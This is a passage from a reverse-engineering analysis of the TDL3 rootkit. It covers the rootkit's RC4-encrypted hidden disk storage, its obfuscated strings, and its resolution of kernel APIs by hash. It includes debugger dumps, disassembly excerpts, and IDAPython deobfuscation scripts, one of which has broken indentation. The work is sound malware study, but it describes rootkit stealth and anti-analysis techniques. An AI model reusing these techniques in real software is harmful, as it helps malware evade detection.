- All files are encrypted and stored in the last sectors of hard disk as well, right before TDL's "partition table" . Each is tagged as "TDLF" – I believe it's abbreviation of "TDL Files". Irregularly they're not written contiguously but backwardly by 2 sectors one by one. Since TDL3's storage is EFS-model, obviously the content of sectors are RC4 encrypted and decrypted on-the-fly per request transparently to readers. Figure 14 and 15 demonstrates an TDL3 system write request to its EFS. The screenshot was taken while TDL3's dropper was dropping **`tdlcmd.dll`** to disk via trivial API **`WriteFile()`**.

```
kd> !handle 224
processor number 0, process 81873da0
PROCESS 81873da0  SessionId: 0  Cid: 05e8    Peb: 7ffd4000  ParentCid: 025c
    DirBase: 0aa65000  ObjectTable: e1a56160  HandleCount: 129.
    Image: spoolsv.exe

Handle table at e1a5b000 with 129 Entries in use
0224: Object: 819dd420  GrantedAccess: 001f01ff Entry: e1a5b448
Object: 819dd420  Type: (81bb6730) File
    ObjectHeader: 819dd408 (old version)
        HandleCount: 1  PointerCount: 3
        Directory Object: 00000000  Name: \enticxfj\tdlcmd.dll {IdePort1}

kd> db f8ad27c0 l200
f8ad27c0  54 44 4c 46 00 00 00 00-f4 03 00 00 4d 5a 90 00  TDLF........MZ..
f8ad27d0  03 00 00 00 04 00 00 00-ff ff 00 00 b8 00 00 00  ................
f8ad27e0  00 00 00 00 40 00 00 00-00 00 00 00 00 00 00 00  ....@...........
f8ad27f0  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
f8ad2800  00 00 00 00 00 00 00 00-d0 00 00 00 0e 1f ba 0e  ................
f8ad2810  00 b4 09 cd 21 b8 01 4c-cd 21 54 68 69 73 20 70  ....!..L.!This p
f8ad2820  72 6f 67 72 61 6d 20 63-61 6e 6e 6f 74 20 62 65  rogram cannot be
f8ad2830  20 72 75 6e 20 69 6e 20-44 4f 53 20 6d 6f 64 65   run in DOS mode
f8ad2840  2e 0d 0d 0a 24 00 00 00-00 00 00 00 4c 57 50 1e  ....$.......LWP.
f8ad2850  08 36 3e 4d 08 36 3e 4d-08 36 3e 4d 28 bc a0 4d  .6>M.6>M.6>M(..M
f8ad2860  15 36 3e 4d c4 5d 4d 4d-15 36 3e 4d 93 dd 62 4d  .6>M.]MM.6>M..bM
f8ad2870  0d 36 3e 4d 09 d4 22 4d-24 36 3e 4d 47 d9 75 4d  .6>M.."M$6>MG.uM
f8ad2880  16 36 3e 4d 32 74 4e 4d-00 36 3e 4d 52 69 63 68  .6>M2tNM.6>MRich
f8ad2890  08 36 3e 4d 00 00 00 00-00 00 00 00 50 45 00 00  .6>M........PE..
f8ad28a0  4c 01 05 00 1d 2b bd 4a-16 1c 00 00 00 00 00 00  L....+.J........
f8ad28b0  e0 00 02 21 0b 01 08 00-00 12 00 00 00 26 00 00  ...!.........&..
```

file to be written

plain data to be written

TDL3 file tag

Figure 14. tdlcmd.dll's non-encrypted content before being written



Figure 15. After being encrypted with RC4, data is written to disk

- In order to access its files inside its own EFS, TDL3 constructs a random path such as **`\Device\Ide\IdePort1\enticxfj`**. to redirect requests into its own filesystem stack. Therefore TDL3 encrypted files are still valid and accessible via ordinary system's API such as **`CreateFile()`**, **`WriteFile()`**, etc,.

When the rootkit is reloaded at next reboot, it re-creates another random path similar to above one, then begins the user-mode DLL injection with that random path as in Figure 12.

III.5 TDL3 fun stuff

While trying to harm to victims, the author(s) exposes his good taste of films. In the first sample I have, he chooses one in 4 random quotes from "**Fight Club"** – a famous action flick filming Brad Pitt in 1999 – and **"The Simpsons Movie"**, an 2007 funny cartoon - to be displayed as debug string when the filesystem setups finish:

```
1. The things you own end up owning you
2. You are not your fucking khakis
3. This is your life, and it's ending one minute at a time
4. Spider-Pig, Spider-Pig, does whatever a Spider-Pig does. Can he swing,
   from a web? No he can't, he's a pig. Look out! He is a Spider-Pig!
```

In the second sample retrived in 11/03/2009, these random strings are suddenly changed to other Homer Simpson's quotes and a special message to malware analysers:

```
5. Jebus where are you? Homer calls Jebus!
6. Dude, meet me in Montana XX00, Jesus (H. Christ)
7. Spider-Pig, Spider-Pig, does whatever a Spider-Pig does. Can he swing,
   from a web? No he can't, he's a pig. Look out! He is a Spider-Pig!
8. I'm normally not a praying man, but if you're up there, please save me
   Superman.
9. Alright Brain, you don't like me, and I don't like you. But lets just do
   this, and I can get back to killing you with beer
10.TDL3 is not a new TDSS!
```

The author(s) tries to tells us TDL3 isn't new TDSS. Well, honestly I don't care, TDL3 or TDSS, it doesn't matter. The important thing is likely we share a common film favourites, at least.

IV. TDL3 detection

Although being armed with special techniques as described above, there're some traces this rootkit creates inside systems but it couldn't clean out due to its mechanism and lacks of protection. For such reason, it's trivial to detect its existence without executing anything from kernel mode. Currently I'm developing a tool to detect TDL3 in user-mode, yet it's unstable so the tool will be released as soon as I find it right time (: Of course, I guess soon as it goes out, the author(s) will immediately counteract by modifying current sources for next TDL versions (TDL4, TDL5 etc,.), but that's the game, isn't it?

Anyway, technically, what if you want to bypassing its protection from kernel mode? The rootkit uses hooks on miniport's dispatcher table. Therefore one need to get the miniport port dispatch routine manually and transfer SCSI requests without relying on class driver in order to avoid sector content tampering. Or you can implement your own IDE/SCSI miniport driver. Pro is it's ultimate solution help dealing with future TDL or other type of rootkits which will definitely hook deeper and deeper, lower and lower. However both suggested methods take developers much efforts and time and more important, they aren't hardware independent.

V. Conclusion

TDL3 is most advanced and stealthiest TDL rootkit I have ever analyzed so far. It operates at the very low levels of Windows storage system and hevily relies on many undocumented concepts such as miniports driver dispatcher routine and other kernel mode objects. This version is a proof of the professionalism approach practised by the gang's through out its technical evolution. It's also clear that the gang is watching and reversing 3rd party ARKs tools to utilize deeper and more sophiticated techniques to be able to counteract malcode scanners. "Low, low and lower" should be enough to describe their motto and current rootkit scene's today.

VI. Greets, thanks

Greets and Thanks go to:

- **a_d_13**: for his generosity to provide me the TDL3 dropper sample, for his review on this analysis & friendly discussion we had.
- **Thái mrro**: for his reviews & corrections.
- **Frank Boldewin:** for his review and his information about a cool rootkit (:
- **jussi:** for his review, suggestions and opinions about professionalism the analysis should have (:
- **DiabloNova**: for his early notification about this TDL version 3 and his review.
- **TDL3's author(s)**: without your works, this analysis would never existed (:

VII. APPENDIX

First look at TDL3 rootkit codes suggest it could be generated automatically from another compiled binary. It uses simple obfuscated string builder, such as

```
mov     [ebp+var_28], 2Ah ; '*'
mov     [ebp+var_26], 5Ch ; '\'
mov     [ebp+var_24], 4Bh ; 'K'
mov     [ebp+var_22], 45h ; 'E'
mov     [ebp+var_20], 52h ; 'R'
mov     [ebp+var_1E], 4Eh ; 'N'
mov     [ebp+var_1C], 45h ; 'E'
mov     [ebp+var_1A], 4Ch ; 'L'
mov     [ebp+var_18], 33h ; '3'
mov     [ebp+var_16], 32h ; '2'
mov     [ebp+var_14], 2Eh ; '.'
mov     [ebp+var_12], 44h ; 'D'
mov     [ebp+var_10], 4Ch ; 'L'
mov     [ebp+var_E], 4Ch ; 'L'
mov     [ebp+var_C], si
```

Appendix 1. Obfuscated string builder

Almost every malware reverser uses string as a start to begin his static analysis. In this case, difficulty of listing all strings appear inside the rootkit makes our usual habit useless.

Moveover, the rootkit might stymie static analysis by calling on-the-fly ntosknrl.exe's APIs despite of importing them as typical binaries do. As a rule, it resolves those routines' addresses via custom hashes of APIs' names then passes required arguments whenever it has to call one of them.

```
loc_4673:                               ; CODE XREF: sub_4561+D2↑j
                                        ; sub_4561+FA↑j
                mov     edi, [ebp+var_4]
                push    0FD8A501Bh      ; ZwClose
                call    get_ntos_base
                push    eax             ; i
                call    get_api_address_by_hash
                push    edi
                call    eax

loc_4689:                               ; CODE XREF: sub_4561+50↑j
                push    55F178F2h       ; KeSetEvent
                call    get_ntos_base
                push    eax             ; i
                call    get_api_address_by_hash
                push    ebx
```

Appendix 2. Calling ntoskrnl's exports on-the-fly

As a matter of fact, the rootkit binaries are very hard to follow in IDA. I made two small Python helper scripts to identify embedded strings and resolve routines' names by their hashes for better codes understanding and removing mentioned obstacles. You can use them with IDAPython. The first script requires pefile Python module which can be acquired at http://code.google.com/p/pefile/

```
# 10/15/2009
# build string from TDL3 rootkit binaries
# thug4lif3 at g00gles mail or npson at cmcinfosec.com
#
data = []
print type(data)
current_head = 0
for seg_ea in Segments():
    for head in Heads(seg_ea, SegEnd(seg_ea)):
        if GetOpType(head, 0) == 4 and GetOpType(head, 1) == 5 and GetMnem(head) == 'mov':

            char = int(GetOpnd(head, 1).replace('h',''), 16)
          if char > 0x19 and char < 0x7F:
              data.append(chr(char))
              if current_head == 0:
              current_head = head
          else:
              if data:
                  print '%x - %s' % (current_head, ''.join(data))
                data = [] #reset the list
                current_head = 0
```

```
# 10/15/2009
# resolve TDL3 ntosknrl.exe's names and comment them into IDA disassembly
# thug4lif3 at g00gles mail or npson at cmcinfosec.com
#
import pefile, sys, string
"""
  api_string = a1;
  for ( result = 0; *api_string; ++api_string )
    result = *(_WORD *)api_string + 0x1003F * result;
  return result;
"""
ntos_api = dict()
def c_mul(a, b):
    return eval(hex((long(a) * b) & 0xFFFFFFFFL)[:-1])
def calc_hash(api_name):
        value = 0
        for i in range(len(api_name)-1):
                value = ord(api_name[i+1]) * 0x100 + ord(api_name[i]) + c_mul(value, 0x1003F)

        value = ord(api_name[len(api_name)-1]) + c_mul(value, 0x1003F)
        return value
pe =  pefile.PE('C:\\WINDOWS\\system32\\ntoskrnl.exe')
for exp in pe.DIRECTORY_ENTRY_EXPORT.symbols:
        ntos_api[calc_hash(exp.name)] = exp.name

for seg_ea in Segments():
        for head in Heads(seg_ea, SegEnd(seg_ea)):
         if GetOpType(head, 0) == 5 and GetMnem(head) == 'push' and len(GetOpnd(head, 0)) > 4:
                        hash_val = int(GetOpnd(head, 0).replace('h',''), 16)
                        api_name = ntos_api.get(hash_val, 0)
                        if api_name != 0:
                                print '%x - hash %x - api %s' % (head, hash_val, api_name)
                                MakeComm(head, api_name)
```

Running two scripts yields very useful information to start static-analysis

```
442 - tdl
6a5 - %WZ
7a4 - @
b62 - ▯▯#+3;CScs
c5d - !1Aa
12a7 - TransportAddress
1422 - \device\tcpConnectionContext
19d4 -
1b27 - [%s]
1b42 - %s=
2c5f - (
2c96 - %.*S
2ece - %.*S
3348 - (
34a0 - %,*s
3766 - H
3804 - X[TDLKAD] Packet 0x%x(0x%x) from %x:%d
3ad7 - TDL: Connection %x:%d
3b7b - dvicudpdvictcp
408d - egisymachinesfwaemicsfcypgaphy
418c - @machineguid%.*S\\?\globalroot%S\%S\%s
45cd - *injector*\KERNEL32.DLL
4866 - \%S
4925 - The things you own end up owning youYou are not your fucking khakisThis is your life, and it's ending one minute at a time
510a - config.ini%s\%s\%S
5ba2 - ytemrootytem32driver%.y
```

Appendix 3. Deobfuscated strings inside TDL3

```
66d - hash dbe7d08e - api ZwQueryInformationProcess
6a0 - hash f8b42153 - api _snprintf
6d8 - hash aea9d7ec - api strrchr
704 - hash 3a9853ef - api strncpy
7de - hash 68a03b10 - api KeInitializeEvent
7fc - hash dfdcca84 - api IoAllocateIrp
81f - hash 142ff712 - api IoAllocateMdl
83d - hash 58c91132 - api MmProbeAndLockPages
864 - hash 6a85fb87 - api KeGetCurrentThread
8b0 - hash 6d50b7c1 - api KeWaitForSingleObject
122b - hash 68a03b10 - api KeInitializeEvent
124e - hash cd398e8c - api IoCallDriver
1271 - hash 6d50b7c1 - api KeWaitForSingleObject
12a2 - hash 5e35b3f4 - api RtlInitUnicodeString
1301 - hash 2c655acd - api memset
1337 - hash 272f3b77 - api memcpy
13ae - hash befab855 - api ZwCreateFile
13ec - hash 216bc536 - api ObReferenceObjectByHandle
```

Appendix 4. Resolved ntosknrl's exports used by TDL3